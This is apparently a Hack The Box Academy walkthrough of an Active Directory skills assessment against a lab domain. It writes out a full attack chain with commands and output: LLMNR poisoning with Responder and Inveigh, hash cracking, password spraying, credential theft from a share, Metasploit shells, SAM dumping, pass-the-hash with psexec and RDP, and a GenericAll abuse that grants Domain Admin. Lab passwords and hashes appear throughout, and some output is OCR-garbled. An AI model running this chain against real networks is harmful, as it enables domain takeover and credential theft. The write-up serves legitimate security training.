
HTB AD Enumeration & Attacks — Skills Assessment Part II (Walkthrough.. thorough/Methodology)

Hello all, I hope you guys enjoy this walkthrough, yes I started with part 2 just to be awkward…

Q1 Obtain a password hash for a domain user account that can be leveraged to gain a foothold in the domain. What is the account name?

SSH into your target IP, with no further information on the network.. I reflected on the module and decided to setup a responder for LLMNR/NetBios man in the middle attack. which was the correct approach

Sudo responder –I ens224



```
[*] [MDNS] Poisoned answer sent to 172.16.7.3      for name INLANEFRIGHT.LOCAL
[*] [LLMNR]  Poisoned answer sent to 172.16.7.3 for name INLANEFRIGHT

[*] [LLMNR]  Poisoned answer sent to 172.16.7.3 for name INLANEFRIGHT
[*] [MDNS] Poisoned answer sent to 172.16.7.3      for name INLANEFRIGHT.LOCAL
[*] Skipping previously captured hash for INLANEFREIGHT\AB920
```

Cd /usr/share/responder/logs

View hashes — ANSWER for username Q1 — **AB920**

Q2. What is this user's cleartext password?

This is very straight forward, save your hashes to a text file and Crack as shown below

Save the hash

hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt

hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt — show


ANSWER for Q2 — **weasal**

Q3 Submit the contents of the C:\flag.txt file on MS01.

Now with some credentials, we need more information on the network, we have our own ip 172.16.7.240 & from response we have the dc at 172.16.7.240

Let's use nmap to run a quick ping sweep

nmap -sn 172.16.7.0/23



```
┌─[htb-student@skills-par01]─[/usr/share/responder/logs]
└──╼ $nmap -sn 172.16.7.0/23
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-10 10:20 EDT
Stats: 0:00:16 elapsed; 0 hosts completed (0 up), 512 undergoing Ping Scan
Parallel DNS resolution of 3 hosts. Timing: About 0.00% done
Nmap scan report for inlanefreight.local (172.16.7.3)
Host is up (0.0041s latency).
Nmap scan report for 172.16.7.50
Host is up (0.018s latency).
Nmap scan report for 172.16.7.60
Host is up (0.015s latency).
Nmap scan report for 172.16.7.240
Host is up (0.00073s latency).
Nmap done: 512 IP addresses (4 hosts up) scanned in 16.74 seconds
```

printf "172.16.7.3\n172.16.7.50\n172.16.7.60\n" > hosts.txt

Try all remote methods, but to save you trouble, you can get in via evil-winrm

evil-winrm -i 172.16.7.50 -u ab920 -p weasal

type C:\flag.txt

^Answer to Q3 in flag.txt

Let's enumerate the hosts we found, using hosts.txt from command above run this nmap script

sudo nmap -sV -sC -O -T4 -iL hosts.txt

Using this scan we find out that the hostnames of 3 machines are

.3 = DC01 …. .50 = MS01 …. .60 = SQL01

Q4 Use a common method to obtain weak credentials for another user. Submit the username for the user whose credentials you obtain.

So i spent some time on this as I was sure this will have to do something with unsecured credentials in reg, description fields etc. after some troubleshooting I realised that it may be just a simple bruteforce, to start lets gather the usernames , It completely skipped my mind as I've rarely ran into htb machines that needs to brute for creds

within evil-winrm session run net accounts and you will notice that there is no lockout threshold which indicates that it is indeed a password spray we are lead to

USERENUM

crackmapexec smb 172.6.7.3 -u AB920 -p weasal –users (this dumps many users same format 2 letters 3 numbers)

crackmapexec smb 172.16.7.3 -u 'AB920' -p 'weasal' — users >> output.txt

LETS organise this wordlist for kerbrute

```
cat output.txt | awk '{print $5}' | sed 's/^.*\\//' | sort -u > usernames.txt
```

(awk filters for 5th column in output.txt , sed removes everything before backslash, sort –u is for duplicates)

Confirm users with kerbrute

```
kerbrute userenum — dc 172.16.7.3 -d inlanefreight.local usernames.txt -v
```

Let's use kerbrute with our users, I'd like to show a few ways you can get to this answer

Using a username wordlist with a one weak known password

```
kerbrute passwordspray — dc 172.16.7.3 -d inlanefreight.local usernames.txt Welcome1
```

Using Username & password Lists

```
kerbrute passwordspray — dc 172.16.7.3 -d inlanefreight.local usernames.txt
/usr/share/SecLists/Passwords/xato-net-10-million-passwords-10000.txt
```

Answers 4&5: BR086:Welcome1

Q6 . Locate a configuration file containing an MSSQL connection string. What is the password for the user listed in this file?

We'll as the question suggest we are looking for a file, your first conclusion might be to check out the SQL01, but lets enumarate some smb shares and see where it leads us

```
crackmapexec smb 172.16.7.50 -u BR086 -p Welcome1 –shares
```

```
crackmapexec smb 172.16.7.3 -u BR086 -p Welcome1 — spider "Department Shares" — regex
```

we find our file below

```
SMB         172.16.7.3      445    DC01             //172.16.7.3/Department Shares/IT/Private/Development/web.config [lastm:'2022-04-01 11:05' size:1203]
```

//172.16.7.3/Department Shares/IT/Private/Development/web.config [lastm:'2022–04–01 11:05' size:1203]


CME was a bit iffy in this lab so you can find the web.config file using smbmap also

```
smbmap -u BR086 -p Welcome1 -d INLANEFREIGHT.LOCAL -H 172.16.7.3 -R "Department Shares"
```

Let's retrieve the web config using smbclient:

```
smbclient "//172.16.7.3/Department Shares" -U "inlanefreight\BR086"

cd IT/Private/Development

get web.config

Exit

Cat web.config
```

you will see your SQL logins



```
── $cat web.config
?xml version="1.0" encoding="utf-8"?>

configuration>
  <system.web>
     <membership>
        <providers>
           <add name="WebAdminMembershipProvider" type="System.Web.Administration.WebAdminMembershipProvider" />
        </providers>
     </membership>
     <httpModules>
          <add name="WebAdminModule" type="System.Web.Administration.WebAdminModule"/>
      </httpModules>
      <authentication mode="Windows"/>
      <authorization>
          <allow users="netdb"/>
      </authorization>
      <identity impersonate="true"/>
     <trust level="Full"/>
     <pages validateRequest="true"/>
     <globalization uiCulture="auto:en-US" />
        <masterDataServices>
         <add key="ConnectionString" value="server=Environment.GetEnvironmentVariable("computername")+'\SQLEXPRESS;database=master;Integrated Security=SSPI;Pooling=true"/>
     </masterDataServices>
     <connectionStrings>
        <add name="ConString" connectionString="Environment.GetEnvironmentVariable("computername")+'\SQLEXPRESS';Initial Catalog=Northwind;User ID=netdb;Password=D@ta_bAse_adm1n!"/>
     </connectionStrings>
 </system.web>
/configuration>
```


Let's get the flag in SQL01

using the parrot box that we are ssh into lets authenticate with mssqlclient.py

mssqlclient.py INLANEFREIGHT/netdb:'D@ta_bAse_adm1n!'@172.16.7.60

xp_cmdshell "whoami /priv"

You will notice we have SeImpersonate privs



```
NULL

Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Now you can do this the hardway but getting scripts across and target PrintSpooler.exe, OOR get meterpreter and run getsystem.. I don't have to tell you which path i chose hah

For meterpreter we need rdp session to our parrot on the network, so instead of ssh open another session with xfreerdp

Lets get Meterpreter

Within my xfreerdp session I use mssql_payload module

Search mssql_payload

Use 0

Set RHOSTS 172.16.7.60

Set Password ENTERPASSWORD

Set Username netdb

Set LHOST 176.16.7.240

Exploit

This will give you meterpreter and all you need is to run getsystem and you will escalate privs to system

Navigate to C:\Users\Administator\Desktop

and voila another flag!


for me meterpreter hashdump did not work, but you can do same with:

Back in meterpreter

load kiwi

lsa_dump_sam

We find local admin(RID 500)



```
RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: bdaffbfe64f1fc646a3353be1c2c3c99
```

Using the hash we could attempt a PtH attack on another machine ;)

Since we got this from SQL01 lets try authenticate to MS01

Lets use psexec to authenticate

We have administrators LM part of the hash , you need to match it with 0s so this is the hash for psexec module:

00000000000000000000000000000000:bdaffbfe64f1fc646a3353be1c2c3c99

IF you are unfamiliar with this above attack, we had the LM part of the hash so we need to match the NT part so then we can use it to perform our attack

IN parrot box (target box)


launch msfconsole

search psexec

use 4

set SMBuser, SMBPass (hash) , Rhosts, lhost (172.16.7.240), LPORT and perform the exploit

Press enter or click to view image in full size



```
msf6 exploit(windows/smb/psexec) > set SMBPass 00000000000000000000000000000000:
bdaffbfe64f1fc646a3353be1c2c3c99
SMBPass => 00000000000000000000000000000000:bdaffbfe64f1fc646a3353be1c2c3c99
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 172.16.7.240:5555
[*] 172.16.7.50:445 - Connecting to the server...
[*] 172.16.7.50:445 - Authenticating to 172.16.7.50:445 as user 'Administrator'.
..
[*] 172.16.7.50:445 - Selecting PowerShell target
[*] 172.16.7.50:445 - Executing the payload...
[+] 172.16.7.50:445 - Service start timed out, OK if running a command or non-se
rvice executable...
[*] Sending stage (175174 bytes) to 172.16.7.50
[*] Meterpreter session 2 opened (172.16.7.240:5555 -> 172.16.7.50:50414 ) at 20
24-10-11 15:10:35 -0400
```

Much simpler than getting scripts on parrot and then to MS01 and then escalating privs… right????

But it is important that you know how to do the above manually, can't depend on scripts

Within meterpreter session go get your FLAG!

Obtain credentials for a user who has GenericAll rights over the Domain Admins group. What's this user's account name?

Stepping up to a bit harder parts, so for this question we need to get some scripts onto our WIndows servers so again the transfer consists of

PWNBOX > Parrot Box > Windows Host


Lets get our PowerView, Originally I got PowerUp too, but to save you trouble there is no need for this lab

wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Recon/PowerView.ps1

Move the script to folder and host it via python http


mv PowerView.ps1 /home/…../Downloads

python3 -m http.server 8080



```
─ [★]$ wget https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps
2024-10-11 14:16:34--  https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/
solving github.com (github.com)... 140.82.121.3
nnecting to github.com (github.com)|140.82.121.3|:443... connected.
TP request sent, awaiting response... 200 OK
ngth: unspecified [text/html]
ving to: 'PowerUp.ps1'

werUp.ps1                                        [ <=>

24-10-11 14:16:35 (39.7 MB/s) - 'PowerUp.ps1' saved [1714079]

[eu-academy-6]─[10.10.15.12]─[htb-ac-994583@htb-rqd988oqql]─[~/Downloads]
─ [★]$ python3 -m http.server 8080
rving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

NOW go to your RDP session for PARROT box




```
┌─[htb-student@skills-par01]─[~/Downloads]
└──╼ $wget http://10.10.15.12:8080/PowerUp.ps1
```

Last get it on Windows machine

Using meterpreter run

upload /home/htb-student/Downloads/PowerView.ps1




```
meterpreter > upload /home/htb-student/Downloads/PowerUp.ps1 C:\
 >
[*] uploading  : /home/htb-student/Downloads/PowerUp.ps1 -> C:
[*] uploaded   : /home/htb-student/Downloads/PowerUp.ps1 -> C:\PowerUp.ps1
meterpreter > upload /home/htb-student/Downloads/PowerView.ps1 C:
[*] uploading  : /home/htb-student/Downloads/PowerView.ps1 -> C:
[*] uploaded   : /home/htb-student/Downloads/PowerView.ps1 -> C:\PowerView.ps1
meterpreter > 
```

Now you have all you need to answer the question

using powerview run

*Get-DomainObjectAcl -ResolveGUIDs -Identity “CN=Domain Admins,CN=Users,DC=inlanefreight,DC=local” | Where-Object { $_.ActiveDirectoryRights -like “*GenericAll*” }*

Finds objects that has GenericAll rights over Domain Admins



```
PS C:\> Get-DomainObjectAcl -ResolveGUIDs -Identity "CN=Domain Admins,CN=Users,DC=inlanef
ocal" | Where-Object { $_.ActiveDirectoryRights -like "*GenericAll*" }
Get-DomainObjectAcl -ResolveGUIDs -Identity "CN=Domain Admins,CN=Users,DC=inlanefreight,D
Where-Object { $_.ActiveDirectoryRights -like "*GenericAll*" }


AceType               : AccessAllowed
ObjectDN              : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
ActiveDirectoryRights : GenericAll
OpaqueLength          : 0
ObjectSID             : S-1-5-21-3327542485-274640656-2609762496-512
InheritanceFlags      : ContainerInherit
BinaryLength          : 36
IsInherited           : False
IsCallback            : False
PropagationFlags      : None
SecurityIdentifier    : S-1-5-21-3327542485-274640656-2609762496-4611
AccessMask            : 983551
AuditFlags            : None
AceFlags              : ContainerInherit
AceQualifier          : AccessAllowed

AceType               : AccessAllowed
```

We have security identifier of the object that has GenericAll rights, let’s translate it into a username

ConvertFrom-SID “S-1–5–21–3327542485–274640656–2609762496–4611”

INLANEFREIGHT\CT059

Here is our answer ^^ CT059

Let’s get the hash of CT059

after some attempts to find hashes, I realised we can run responder equivelant for windows called Inveigh.ps1

https://github.com/Kevin-Robertson/Inveigh/blob/master/Inveigh.ps1

Download it

Upload via meterpreter

This took a little bit of time, but I eventually found it


After a lot of messing around the only way I could get this to work was by getting a psexec sessions from SSH session with parrot box

psexec.py -hashes 00000000000000000000000000000000:bdaffbfe64f1fc646a3353be1c2c3c99 Administrator@172.16.7.50

Import-Module .\Inveigh.ps1

Invoke-Inveigh -ConsoleOutput Y -NBNS Y -mDNS Y -HTTPS Y -Proxy Y -IP 172.16.7.50 -FileOutput Y

There is 0 output in console so run Stop-Inveigh, and eventually you will see NTLMv2 File with the hash of targeted user in your current directory in powershell



```
    Directory: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/25/2022  10:20 AM                PerfLogs
d-r---         4/11/2022  10:00 PM                Program Files
d-----          4/1/2022  10:11 AM                Program Files (x86)
d-r---         4/20/2022   6:51 AM                Users
d-----        10/11/2024   3:44 PM                Windows
-a----         4/11/2022  10:19 PM             24 flag.txt
-a----        10/11/2024   3:48 PM           5560 Inveigh-Log.txt
-a----        10/11/2024   3:48 PM           1532 Inveigh-NTLMv2.txt
-a----        10/11/2024   3:46 PM         303194 Inveigh.ps1
-a----        10/11/2024   2:59 PM         770279 PowerView.ps1


PS C:\> type Inveigh-NTLMv2.txt
type Inveigh-NTLMv2.txt
CT059::INLANEFREIGHT:A9C3FB4DCB1DBDB9:B5ACDDDA244CABF6873AA0B8C9AF0FA8:0101000000000000E79AF9F41E1CDB011FC2C9A764CBF0250000000000002001A0049004E004C0041004E004500460052004500490047004800540001
0008004D005300300031000400260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C00030030004D005300300031002E0049004E004C0041004E00450046005200450049004700480054002E004
C004F00430041004C000500260049004E004C0041004E00450046005200450049004700480054002E004C004F00430041004C0007000800E79AF9F41E1CDB0106000400020000000800300030000000000000000000000000002000000E85A656
5CAA7B594DC6B3C236B969E67B3D72A4B33BEFE6BF1597B2EBF21B97B0A00100000000000000000000000000000000000000000000000900200063006900660073002F003100370032002E00310036002E0037002E003500300000000000000000000000000
```

Crack the hash of CT059

CT059::INLANEFREIGHT:A9C3FB4DCB1DBDB9:B5ACDDDA244CABF6873AA0B8C9AF0FA8:0101000000000000E79AF9F41E1CDB011FC2C9A764CBF0250000000000002001A0049004E004C0041004E0045004600520045004900470048005400010008004D00530030003100040026 0049004E004C0041004E00450046005200450049004700480054

***02E004C004F00430041004C00030030004D005300300031002E0049004E004C00410
04E00450046005200450049004700480054002E004C004F00430041004C0005002600
49004E004C0041004E00450046005200450049004700480054002E004C004F0043004
1004C0007000800E79AF9F41E1CDB0106000400020000000800300030000000000000
00000000000000200000E85A6565CAA7B594DC6B3C236B969E67B3D72A4B33BEFE6
BF1597B2EBF21B97B0A00100000000000000000000000000000000000090020006300
6900660073002F003100370032002E00310036002E0037002E0035003000000000000000
00000000000000***

Back to your pwnbox

Put the full hash into a file and run the following:

hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt

hashcat -m 5600 hash /usr/share/wordlists/rockyou.txt — show

Answer: charlie1

This challenge had me stuck for a bit

I had to actually look this part up and any write up I found has to run Add-DomainGroupMember using MS01,but in my case, the ActiveDirectory module wasn't available. This is where my sysadmin work knowledge came in handy, as I decided to try a different route. to get GUI on MS01

First we need to change a regkey to allow remote connections on the device,

Run on MS01 psexec session

and in there type this command to unrestrict RDP

reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f

xfreerdp /v:172.16.7.50 /u:Administrator /pth:bdaffbfe64f1fc646a3353be1c2c3c99

Now we have GUI experience on MS01


lets open cmd and run the following: With GUI you will be able to type in the password to complete command, using psexec or any other CLI tool, your prompt for a password will always disappear, which is why I chose this route !

runas /netonly /user:CT059 powershell.exe

If you are confused, now we are in MS01, we are opening powershell with a user CT059 who has GenericAll rights over domain admins, which means this user can add himself or others to domain admins group, this is the permission i chose to exploit, but there are many entry points with this permission

Last part is add ourselves to Domain Admins

Net group “domain admins” ct059 /add /domain



FreeRDP: 10.129.51.131
Applications
Places
System
Fri Oct 11,
FreeRDP: 172.16.7.50
Administrator: Windows PowerShell
Administrator: powershell.exe (running as MS01\CT059)

```
PS C:\Users\Administrator\Desktop> cd C:\Users
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> Net group "domain admins" CT059 /add /domain
The request will be processed at a domain controller for domain INLANEFREIGHT.LOCAL.

The command completed successfully.
```

Confirm you are a domain admin by running this powerview module

Get-DomainGroupMember –Identity “Domain Admins”




```
PS C:\> Get-DomainGroupMember -Identity "Domain Admins"
Get-DomainGroupMember -Identity "Domain Admins"


GroupDomain             : INLANEFREIGHT.LOCAL
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberDomain            : INLANEFREIGHT.LOCAL
MemberName              : CT059
MemberDistinguishedName : CN=CT059,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
MemberObjectClass       : user
MemberSID               : S-1-5-21-3327542485-274640656-2609762496-4611

